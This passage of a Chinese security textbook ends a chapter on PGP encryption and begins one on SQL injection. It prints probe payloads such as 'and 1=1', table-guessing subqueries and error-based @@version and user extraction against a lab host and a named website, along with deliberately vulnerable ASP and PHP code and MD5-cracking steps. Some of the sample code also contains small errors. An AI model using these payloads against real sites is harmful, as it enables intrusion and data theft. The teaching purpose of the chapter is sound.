step 7 单击“下一步”按钮，进入到完成密钥生成的对话框当中，如图 16.82 所示。在该对话框中单击“完成”按钮，将返回到 PGPkeys 软件的主界面窗口当中，此时在主界面窗口中将显示生成的加密密钥信息，如图 16.83 所示。

图 16.82 完成密钥生成的对话框




图 16.83 创建完成的密钥信息

step 8 生成密钥之后，就可以使用该密钥来加密邮件和文件了。运行 PGPtools.exe，将弹出 PGPtools 软件的主界面窗口。在该窗口中单击 Encrypt 按钮，如图 16.84 所示。

step 9 此时将会弹出选择加密文件的对话框，在选择了要加密的文件之后，将弹出让用户选择要使用的密钥的对话框，在该对话框中双击前面创建的 myname 密钥，使其添加到下面的列表当中，如图 16.85 所示。




图 16.84 PGPtools 软件的主界面窗口




图 16.85 选择密钥

step 10 单击 OK 按钮，完成加密所选择文件的操作。加密文件会被自动保存到所选择文件的路径下，此时双击被加密的文件，将会弹出要求输入加密密钥密码的对话框，在该对话框中输入密钥密码，如图 16.86 所示。

step 11 在输入密码之后，单击 OK 按钮，将弹出保存解密文件的对话框，如图 16.87 所示。

图 16.86 输入密钥密码

图 16.87 保存解密文件

step 12 在选择保存解密文件的路径之后，单击“保存”按钮保存解密文件。

16.7 小结

本章首先讲解了操作系统密码破解的实现方法，然后讲解了操作系统中针对电源管理、屏幕保护、硬盘和光盘密码设置及写保护方面的相关知识。接下来讲解了有关系统登录加密、常用软件与文件加密以及一些常用加密软件的使用方法等内容。通过对本章内容的学习，读者会对操作系统安全设置以及文件的加密解密技术有一定的了解。

下一章将介绍 SQL 注入与防范技巧，SQL 注入在数据库应用中是最基础的安全功能。

◆ ◆ ◆

第 17 章　SQL 注入攻防技术

本章包括

- ◆SQL 注入基础
- ◆常见 Web 注入技术
- ◆SQL 注入的防护
- ◆ASP 和 PHP 环境下的 SQL 注入技术
- ◆SQL 注入工具介绍

SQL 注入攻击是当前网络上最流行的黑客攻击手段。伴随着互联网技术的快速发展，产生了以大批脚本作为后台服务的网站，这为黑客通过脚本注入攻击提供了便利条件，进而引起了人们的注意。SQL 注入攻防技术包括常见的 ASP、PHP、JSP 等脚本程序的注入攻防技术，同时还涉及 HTML 和 Cookie 注入等新技术的攻防。

17.1　SQL 注入基础

当应用程序使用输入内容来构造动态 SQL 语句以访问数据库时，会发生 SQL 注入攻击。如果代码使用存储过程，而这些存储过程作为包含未筛选的用户输入的字符串来传递，也会发生 SQL 注入。SQL 注入可能导致攻击者使用应用程序登录在数据库中执行命令。如果应用程序使用特权过高的账户连接到数据库，这种问题会变得很严重。下面就讲解有关 SQL 注入的一些基础知识。

17.1.1　SQL 注入概述

随着 B/S 模式应用开发的发展，使用这种模式编写应用程序的程序员也越来越多。但是由于这个行业的入门很容易，程序员的水平及经验也存在着不同的差异，因此当一些经验不是很高的程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，这就给应用程序留下了很多的安全隐患。用户可以提交一段数据库查询代码，根据程序返回的结果，获得所需要的数据结果，这就是通常所说的 SQL 注入攻击。

一般情况下，SQL 注入从正常的 WWW 端口进行访问。从表面上来看，SQL 注入攻击与一般的 Web 页面访问没什么区别，因此目前的防火墙不会提示任何的警报信息，如果管理员没有查看 IIS 日志的习惯，可能会被入侵很长时间都不会发觉。SQL 注入的手法非常灵活，在注入的时候会碰到很多意外的情况。能不能根据具体情况进行分析，构造巧妙的 SQL 语句，从而成功获取想要的数据，是普通攻击者和黑客高手根本的区别。

目前国内的大部分网站是用 ASP+Access、ASP+SQL Server 以及 PHP+MySQL 进行开发的，黑客高手通常会对这些网站实施 SQL 注入攻击。因此，对这些网站的防护是广大网站程序员和网络管理员必须研究的课题。

17.1.2 SQL 注入的原理

SQL 是一种用于关系数据库的结构化查询语言。它可以分为许多种，但大多数都基于美国国家标准化组织最新的标准 SQL-92。使用 SQL 语句可以修改数据库结构和操作数据库内容。黑客攻击者通常通过往查询中插入一系列的 SQL 语句，操作数据写入到应用程序当中，并且对数据库实施查询，这是 SQL 注入的最基本原理。

SQL 注入通常针对有问题的网站提交精心构造的数据。SQL 注入通常是利用程序员编程时没有对用户提交的数据进行过滤，因而导致了网站的安全漏洞。

下面以一个实例来讲解 SQL 注入的原理。

首先在虚拟机上搭建了一个有漏洞的 ASP 网站，并且以“http://192.168.0.106/Index.asp?id=102”的形式访问，此时可以查询数据库中的记录。

SQL 注入最常用的判断方法是 1=1 和 1=2 两种提交。首先黑客向服务器发送“http://192.168.0.106/Index.asp?id=102 and 1=1”请求，很幸运网站返回的是正确数据。接下来黑客继续发送“http://192.168.0.106/Index.asp?id=102 and 1=2”请求，这一次请求并没有返回 ID 为 102 的数据记录，而是空数据记录。

SQL 注入的核心就是构造与 1=1 和 1=2 相等价的语句，通过该语句可以饶过服务器脚本程序，执行指定的 SQL 命令，从而实现猜解数据库数据表的名称，执行数据库命令的操作。

17.1.3 SQL 注入的危害与风险

SQL 注入通过网页对网站数据库进行修改。它能够直接在数据库中添加具有管理员权限的用户，从而获得系统管理员权限。黑客可以利用获得的管理员权限任意获得网站上的文件或者在网页上加挂木马和各种恶意程序，对网站的正常运营和访问该网站的网友都会带来巨大危害。

由于 SQL 注入是从正常的 WWW 端口访问，而且表面看起来跟一般的 Web 页面访问没什么区别，所以目前市面的防火墙都不会对 SQL 注入发出警报，如果管理员没有查看 IIS 日志的习惯，可能被入侵很长时间都不会发觉。无论用户有多强壮的防火墙规则设置或者非常勤于补漏的修补机制，如果网络应用程序开发者没有遵循安全代码进行开发，攻击者将会通过 80 端口进入用户的系统。

例如，如果一个网站的数据库系统为 SQL Server 2000 数据库，同时没有在数据库的权限设置上做好安全限制，将导致严重的后果。SQL 注入意味着数据库也会被攻破，入侵者得到当前数据库权限的同时，也获得了整个数据库服务器的管理权限，入侵者可通过数据库管理权限得到系统权限，并且随意地操作数据库。

再者，很多网站的管理后台都可经由公网直接访问到后台管理登录页面，并且可通过暴力猜解等方式对后台管理账户进行猜解。对于任何一个网站的后台管理登录页面，安全的做法应该是限制访问。尤其是对于政府及银行网络来说，更不应该将后台管理页面放置到公网上任由访问，这样的话安全系数会大大降低，遭受攻击的机会大大增加。

17.2 ASP 与 PHP 环境下的 SQL 注入

随着网络技术的不断发展，各种各样的网站不断地增多，互联网中的很多网站都是用 ASP 或

PHP 开发的，然而由于开发网站的程序员水平有限或者编程上有疏忽，通常会在开发后的网站中留下很多漏洞，这无疑会给黑客攻击者留下可乘之机。下面就讲解有关 ASP 与 PHP 环境下 SQL 注入攻击方面的相关知识。

17.2.1 SQL 注入数据库的判断

数据库是黑客攻击者实施 SQL 注入攻击时所针对的攻击对象。在 SQL 注入过程中，判断服务器使用的数据库类型往往很重要，正确判断网站数据库的类型能够给入侵带来事半功倍的效果。下面就讲解判断数据库类型的方法。

不同数据类型的数据库之间是有区别的，以 Access 和 SQL Server 两种数据库为例。Access 数据库和 SQL Server 数据库都有自己的系统表，在 Access 数据库中，数据库中的所有对象都存储在 msysobjects 系统表当中，在 Web 环境下读取该表会显示该表没有权限；在 SQL Server 数据库中，数据库中的所有对象都存储在 sysobjects 系统表当中，但是在 Web 环境下可以正常读取该表中的数据信息。根据这两点，黑客攻击者就可以判断出数据库的类型。

通常情况下，黑客攻击者使用下面的程序代码判断数据库的类型。

```
http://www.zhao58.cn/Index.asp?usid=3 and (select count(*) from sysobjects)>0
http://www.zhao58.cn/Index.asp?usid=3 and (select count(*) from msysobjects)>0
```

如果判断的目标数据库类型是 SQL Server，则第一个网址的页面与原来页面 http://www.zhao58.cn/Index.asp?usid=3 基本上是相同的；而第二个网址，由于找不到 msysobjects 表，会提示错误信息，页面与原来页面会完全不相同。

如果判断的目标数据库类型是 Access，则第一个网址的页面与原来的页面完全不同。第二个网址，则会根据数据库类型判断是否允许读取系统表。通常情况下是不允许读取系统表的，因此与原来的网址也是不同的。通常情况下，使用第一个网址可以获得系统所用的数据库类型，而使用第二个网址则只能作为开启 IIS 错误提示时的验证。

17.2.2 ASP+Access 注入剖析

ASP 是微软开发的一套 Web 应用程序开发脚本，是目前国内使用最多的脚本编程语言。ASP 程序本身并没有漏洞，只是由于编写程序的程序员水平有限或疏忽，在处理用户提交数据时没有做好筛选操作，从而留下了很多漏洞，黑客攻击者通常会通过这些漏洞对 ASP 网站实施 SQL 注入攻击。ASP 网站通常与 Access 数据库配合使用。下面就讲解一下对 ASP 与 Access 数据库网站进行 SQL 注入攻击方面的相关知识。

大多数服务器在脚本注入攻击时程序会报错。浏览器默认情况下会将这些错误信息屏蔽，而返回一个“HTTP500 服务器内部错误”的提示信息。为了更清楚地查看服务器反馈信息，需要设置一下 IE 浏览器，其实现的操作步骤如下所示。

step 1 运行 IE 后，单击“工具”菜单下的“Internet 选项”命令，将弹出“Internet 选项”对话框。

step 2 在“Internet 选项”对话框中选择“高级”选项卡，进入到“高级”选项卡界面当中。

step 3 在“高级”选项卡界面中，取消对“显示友好 HTTP 错误信息”复选框的选取，然后单击“确定”按钮，如图 17.1 所示。




图 17.1 取消选取“显示友好 HTTP 错误信息”复选框

造成 SQL 注入漏洞的主要原因是程序员编写的程序具有一定的漏洞。下面提供一段有漏洞的数据查询代码，通过分析这段程序代码来分析对 ASP 与 Access 数据库网站进行 SQL 注入攻击的实现方法。

```
<%
Server.scriptTimeout="200"
'连接数据源
Str_Con="DBQ="+server.mappath("data/db_Datas.mdb")
+";DefaultDir=;DRIVER={Microsoft Access Driver (*.mdb)}; "
Set con=server.CreateObject("ADODB.connection")
'连接数据库
Con.open Str_Con
%>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>找我吧-长春信息在线-公寓信息</title>
<link href="css/css.css" rel="stylesheet" type="text/css" />
<style type="text/css">
<!--
.STYLE1 {font-family: Arial, Helvetica, sans-serif}
.style2 {color: #0033CC}
-->
</style>
</head>
<body>
<table width="766" height="68" border="0" cellpadding="0" cellspacing="0">
<%
   '从用户输入的 ID 中获取参数 ID
   id=request("id")
   '构造函数，查询指定 ID 的数据记录。这条语句存在着安全问题
   sql="select * from users where id="&id&""
   set rs=Server.Createobject("ADODB.RECORDSET")
```

```
  rs.open sql,con,1,1
%>
<tr>
       <td width="178" rowspan="3"><img src="images/logo.jpg" width="178"
height="68" /></td>
     </tr>
     <tr>
       <td height="22"><span class="func2"><a target=_top
href=javascript:window.external.AddFavorite('http://www.zhao58.cn','长春信息
在线')>加入收藏</a></span></td>
     </tr>
     <tr>
       <td height="24"><span class="func3"><a href="mailto:zhao58_2006@163.com">
联系我们</a></span></td>
     </tr>
   </table><table width="766" border="0" cellspacing="0" cellpadding="0"
class="nav">
  <tr>
<td width="545"><span><a href="ClientIninfo.asp" target='blank'>信息刊登</a>
</span><span><a href="Index.asp">招聘信息</a></span></td>
   <form name="form1" method="post" action="Flat.asp">
    <td width="156"><input name="textfield" type="text" class="input1"
value="请输入搜索关键字" size="20" onmousedown="this.value='';" /></td>
   <td width="65"><input type="image" name="Submit" value="提交" src=
"images/btn.jpg" /></td>
   </form>
  </tr>
<%
  set rs=nothing
  '关闭数据库连接
  con.close
%>
</table>
  </tr>
</table>
</body>
</html>
```

在上述代码中，黑客攻击者通常要最大限度地发挥 SQL 语句的能力。在使用 http://192.168.0.106/Index.asp?id=102 and 1=1 和 http://192.168.0.106/Index.asp?id=102 and 1=2 两种访问方式得到不同的结果后，可以判断出 ASP 程序对 id 没有做任何安全处理，便开始寻找 SQL 注入的漏洞进行注入攻击。

黑客攻击者通常会想办法构造等同于 1=1 和 1=2 的语句。由于 SQL 语句支持子查询，因此，如果黑客攻击者能够在 SQL 语句中插入具有针对性的子查询语句，就会很容易地获得数据库中的数据信息。当输入“id=102 and 1=1”时，ASP 程序的 SQL 语句就变成“select * from users where id=102 and 1=1”，这将能够查询到正确的数据信息。当输入“id=102 and 1=2”时，ASP 程序的 SQL 语句就变成“select * from users where id=102 and 1=2”，由于这条语句中有 1=2 的判断

条件，这显然是不成立的，因此就无法查询到正确的数据信息。这样，黑客攻击者为了达到 SQL 注入攻击的目的，精心构造了下面的程序代码。

```
Select * from users where id=102 and (select count(*) from tb_users)>0
```

在这条语句中，在正常的查询条件后多了一个子查询语句。该语句用于判断 tb_users 表中记录的条数是否大于 0。如果数据库中存在 tb_users 表并且数据表中存在数据，则“select count(*) from tb_users”的执行结果必然大于 0，从而这个子查询语句将使得 SQL 语句能够执行，并且成功查询到 id 为 102 的数据记录。然而，如果浏览器返回的数据记录为空，则表明不存在 tb_users 数据表。黑客攻击者正是通过这样的构造语句来判断数据库中一个数据表的存在与否，从而到达猜解数据库中数据表的目的，为进一步实施 SQL 注入攻击打下基础。

17.2.3 破解 MD5 加密

MD5 应用比较广泛，通常被用于各种软件的密码认证和钥匙识别上。通俗地讲，MD5 就是人们常说的序列号。MD5 的全称是 Message-digest Algorithm 5，中文意识是“信息摘要算法”，用于确保信息传输完整一致。MD5 经 MD2、MD3 和 MD4 发展而来。它的作用是让大容量信息在用数字签名软件签署私人密钥前被“压缩”成一种保密的格式，即把一个任意长度的字节串变换成一定长的大整数。

通常情况下，不管是 MD2、MD4 还是 MD5，都需要获得一个随机长度的信息并产生一个 128 位的信息摘要。

在目前的决大多数网站中，为了网站的安全性，通常网站中的密码都进行了 MD5 加密。破解 MD5 加密通常有在线破解和使用软件直接破解两种方式，下面就分别给予介绍。

17.2.3.1 在线破解

在线破解的方式是通过使用 MD5 数据库对比的方法获取密码，从而破解 MD5 加密。目前国内最大的 MD5 对比网站是 www.xmd5.com。在该网站中实现在线破解 MD5 加密的操作方法如下所示。

step 1 首先启动 IE 浏览器，在地址栏中输入“www.xmd5.com”，登录 www.xmd5.com 网站。

step 2 进入网站之后，在网站中的文本框中直接输入加密的 MD5 密码，如图 17.2 所示。如果运气好，单击“query”按钮之后就可以得到密码，如图 17.3 所示。

17.2.3.2 使用软件直接破解

除了可以在线破解 MD5 加密之外，还可以使用软件直接破解的方式破解 MD5 加密。通常情况下，可以使用 md5Crack 程序破解 MD5 加密，其实现的方法如下所示。

step 1 下载并且运行 md5Crack 程序，启动 md5Crack 程序的主界面窗口。




图 17.2 MD5 在线破解

图 17.3 在线破解后的结果

step 2 在 md5Crack 程序主界面窗口中的“密文设置”栏中，选择“破解单个密文”单选项，然后在其后面的文本框中输入要破解的密文。

step 3 在“字符设置”栏中需要设置破解密文的字符设置方式。这里选择的是“使用字符集”单选项下的“数字”方式。设置完成后，单击“开始”按钮开始破解，如图 17.4 所示。

step 4 破解完成之后，将弹出破解成功的提示对话框，同时在 md5Crack 程序的主界面窗口中将显示破解的密码信息，如图 17.5 所示。




图 17.4　正在破解 MD5 加密

图 17.5　破解 MD5 加密后的显示结果

17.2.4　ASP+SQL Server 注入剖析

在使用 ASP 开发的网站当中，有相当一部分网站是以 SQL Server 为后台管理数据库的。SQL Server 提供了很多功能强大的查询命令以及文件访问接口，这对于黑客攻击者来说具有很高的 SQL 注入价值。下面就讲解一下对 ASP 与 SQL Server 数据库网站进行 SQL 注入攻击方面的相关知识。

下面提供一段有漏洞的数据查询代码，通过分析这段程序代码来研究一下对 ASP 与 SQL Server 数据库网站进行 SQL 注入攻击的实现方法。

```
<%
'连接数据库
dim db_Address
dim db_User
dim db_pass
db_Address="."
```

```
db_User="sa"
db_pass="111"
dim conn
dim sql_str
set conn=Server.CreatObject("ADODB.Connection")
sql_str="provider=sqloledb;data
source="&db_Address";uid="&db_User&";pwd="&db_pass&";Database=tb_user"
conn.Open sql_str
Set Application("conn")=conn
dim id
id=request("id")
str_sql="select * from tb_user where id="&id
set rs=conn.execute(str_sql)
%>
<table align="center" border="2" width="500" cellspacing="5">
<tr>
  <td>编号:<%=rs("id")%>
  </td>
</tr>
<tr>
  <td>用户名: <%=rs("user_name")%>
  </td>
</table>
<%
  set rs=nothing
  conn.close
%>
```

在上述代码中，SQL语句“str_sql="select * from tb_user where id="&id”没有对变量id做任何的过滤处理，因此存在SQL注入漏洞。首先使用1=1和1=2两个经典判断条件来测试。当访问 http://192.168.0.106/Index.asp?id=6 and 1=1 时，能够得到正确的数据信息；当访问http://192.168.0.106/Index.asp?id=6 and 1=2时，结果IIS却返回了错误信息，返回的错误信息如下所示：

```
"ADODB.Field错误'80020009'，BOF或EOF中有一个是"真"，或者当前的记录已被删除，所需的
操作要求一个当前的记录。
/Index.asp,行0"
```

因为Index.asp在包含1=1和1=2两种参数的id情况下，返回了不同的数据，因此可以确定该程序存在SQL注入漏洞。

通过SQL Server数据库的注入点可以猜解数据表中的数据信息，同时还可以结合SQL Server的特征来获取更多有价值的数据信息。

在使用数据库的过程中，通常使用命令语句 select @@version 查看数据库服务器的系统信息。该查询语句得出的结果是字符串型数值。黑客在注入SQL语句时，故意提交字符串型数据与整型数据做比较，让SQL报错，从而获取有价值的数据信息。首先使用下面的语句进行访问。

```
http://192.168.0.106/Index.asp?id=6%20and%20(select%20@@version)>0
```

语句提交以后，IIS会将SQL的错误信息全部反馈回来，其反馈的数据信息如下所示：

```
Microsoft OLE DB Provider for SQL Server 错误'80040e07'将 nvarchar 值'Microsoft
SOL Server 2000-8. 00. 760 (IntelX86) Dec 17 2002 14: 22: 05 Copyright (c) 1988-2003
Microsoft Corporation Personal Edition On WindowsNT 5. 1 (Build 2600: Service
Pack 2)'转换为数据类型为 int 的列时发生语法错误。
Index.asp 行 17
```

从这个反馈的错误信息中就可以得到数据库的版本信息和服务器系统信息。在得到了数据库的版本和服务器信息之后，并没有达到SQL注入攻击的目的。此时继续提交下面的语句。

```
http://192.168.0.106/Index.asp?id=6 and user>0
```

IIS再次反馈下面的错误信息。

```
Microsoft OLE DB Provider for SQL Sewer 错误，'80040e07'将 nvarchar 值'dbo'转换
为数据类型为 int 的列时发生语法错误。
Index.asp 行 17
```

user是SQL Server的一个类型为nvarchar的内置变量，它的值是当前连接的用户名。如果将一个nvarchar的值与int的数值0相比较，系统会先试图将nvarchax的值转成int型，显然在转换过程中会出现错误。因此，黑客攻击中会很容易地就获得了连接数据库的用户名。大家都知道，SQL Server是以系统服务运行的。用户Sa具有与Adminstrators等同的权限，如果获得了Sa权限，实际上也就获得了主机的Adminstrators权限。通过上面的方法可以很方便地测试出ASP程序是否用Sa连接数据库。如果是Sa登录，将会提示“将nvarchar值‘dbo’转换为数据类型为int的列时发生语法错误”的错误提示信息，根据这一点就可以判断连接和登录数据库的用户名称，从而达到SQL注入攻击的目的。

17.2.5 PHP+MySQL注入剖析

相对于ASP脚本注入攻击而言，PHP脚本注入攻击要复杂一些。PHP程序的自身安全性要比ASP程序高一些，并且了解PHP程序的程序员也要比了解ASP程序的程序员要少。然而，对于任何一个程序员而言，编写的程序都可能存在着漏洞，只不过存在的漏洞多少而已。因此，PHP程序的网站也存在着SQL注入攻击的风险，下面就讲解有关PHP与MySQL数据库网站进行SQL注入攻击方面的相关知识。

下面提供一段有漏洞的数据查询代码，通过分析这段程序代码来研究对PHP与MySQL数据库网站进行SQL注入攻击的实现方法。

```
<?php
$server_name="localhost";
$user_name="root";
$db_psd="111";
$db_name="db_datas";
$id_user=$_GET["id_user"];
$conns=mysql_connect($server_name,$user_name,$db_psd) or die("连接失败!");
```

```
$str_db=mysql_select_db($db_name);
'下面的语句没有做安全处理
$str_sql="select username from tb_user where id='$id_user'";
$str_query=mysql_query($str_sql);
If($str_result=mysql_fetch_array($str_query))
{
   Echo"查询的用户名称为：".$str_result["username"]."\n";
}
Else
{
Echo "查询的数据记录不存在!";
}
```

如果要测试上面的PHP程序代码，读者还需要在MySQL数据库中事先创建db_datas数据库，创建完数据库之后还要创建tb_user数据表，同时在该数据表中插入数据，其具体实现的代码如下所示。

```
--主机：localhost:3306
--服务器版本：5.0.18
--PHP版本：5.1.2
--数据库名称：'db_datas'
--
--数据表'tb_user'的结构
--
CREATE TABLE 'tb_user'
(
  'id' int(11) NOT NULL auto_increment,
   'username' varchar(30) Collate utf8_unicode_ci NOT NULL,
   'user_psd' varchar(11) Collate utf8_unicode_ci NOT NULL,
    'user_age'int(11) NOT NULL,
   'user_phone' varchar(12) Collate utf8_unicode_ci NOT NULL,
   'user_address' varchar(50) Collate utf8_unicode_ci NOT NULL,
   'user_mark' varchar(100) Collate utf8_unicode_ci NOT NULL,
) ENGINE=InnoDB DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci AUTO_INCREMENT=3;
--向数据表中插入数据
INSERT INTO 'tb_user' ('id','username','user_psd','user_age','user_phone',
'user_address','user_mark')
VALUES(1,'zhangshan','123456',35,'13625458963','吉林省长春市','无');
```

数据库与数据表创建完成以后，如果访问 http://192.168.0.106/index.php?id=1，将能够正常浏览数据。此时PHP程序执行的命令是select username from tb_user where id=1。实际上，黑客攻击者感兴趣的是用户的密码，为了获取密码黑客攻击者通常会使用下面的查询语句。

```
Select username from tb_user where id=1 and user_psd='111'
```

在上面语句中，如果id=1成立，并且查询结果正常，则用户的密码就是“111”。然而，黑客攻击者事先是不知道密码的，因此这样的语句没有意义。这里假设黑客攻击者已经猜解出数据库中的数据表名称为“tb_user”，则黑客攻击者可以通过MySQL提供的各种函数继续猜解用户的密码信息。

在 MySQL 中，经常会用到下面几种函数。

- LENGTH(string)：该函数用于返回字符串的长度。
